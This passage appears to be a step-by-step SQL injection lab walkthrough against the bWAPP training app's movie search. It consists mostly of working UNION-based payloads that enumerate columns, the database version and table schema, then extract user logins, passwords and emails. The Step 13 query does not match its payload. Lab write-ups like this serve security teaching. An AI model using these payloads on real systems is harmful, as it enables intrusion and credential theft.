
Payload: ' or '1'='1' order by 2 --




Payload: ' or '1'='1' order by 3 --




Payload: ' or '1'='1' order by 4 --




Payload: ' or '1'='1' order by 5 --




Payload: ' or '1'='1' order by 6 --



Payload: ' or '1'='1' order by 7 --



Payload: ' or '1'='1' order by 8 --




The 8th column does not exist.

Step 10: Injecting payload to add one more row to the table.

Payload: ' or '1'='1' union select 1,2,3,4,5,6,7 --


Query: Select * from movies where title like '%' or '1'='1' union select 1,2,3,4,5,6,7 -- %'



Step 11: Injecting payload to get MySQL Database version information.

Payload: ' or '1'='1' union select 1,2,version(),4,5,6,7 --

Query: Select * from movies where title like '%' or '1'='1' union select 1,2,version(),4,5,6,7 -- %'



MySQL database version displayed on the web page.

Step 12: Injecting payload to get tables names from information_schema.tables.

Payload: ' or '1'='1' union select 1,2,table_schema,table_name,5,6,7 from information_schema.tables --


Query: Select * from movies where title like '%' or '1'='1' union select 1,2,table_schema,table_name,5,6,7 from information_schema.tables -- %'

The database and table names have been displayed on the web page.

Step 13: Injecting payload to get tables from bWAPP database.

Payload: ' or '1'='1' union select 1,2,table_schema,table_name,5,6,7 from information_schema.tables where table_schema='bWAPP' --

Query: Select * from movies where title like '%' or '1'='1' union select 1,2,table_schema,table_name,5,6,7 from information_schema.tables -- %'



The **'bWAPP'** database table names have been displayed on the web page.

Step 14: Injecting payload to get column names from users table.

Payload: ' or '1'='1' union select 1,2,3,column_name,5,6,7 from information_schema.columns where table_schema='bWAPP' and table_name='users' --


Query: Select * from movies where title like '%' or '1'='1' union select 1,2,3,column_name,5,6,7 from information_schema.columns where table_schema='bWAPP' and table_name='users' -- %'

The column names of users table displayed

Step 15: Injecting payload to retrieve data from the users table.

Payload: ' or '1'='1' union select 1,login,password,email,5,6,7 from bWAPP.users --

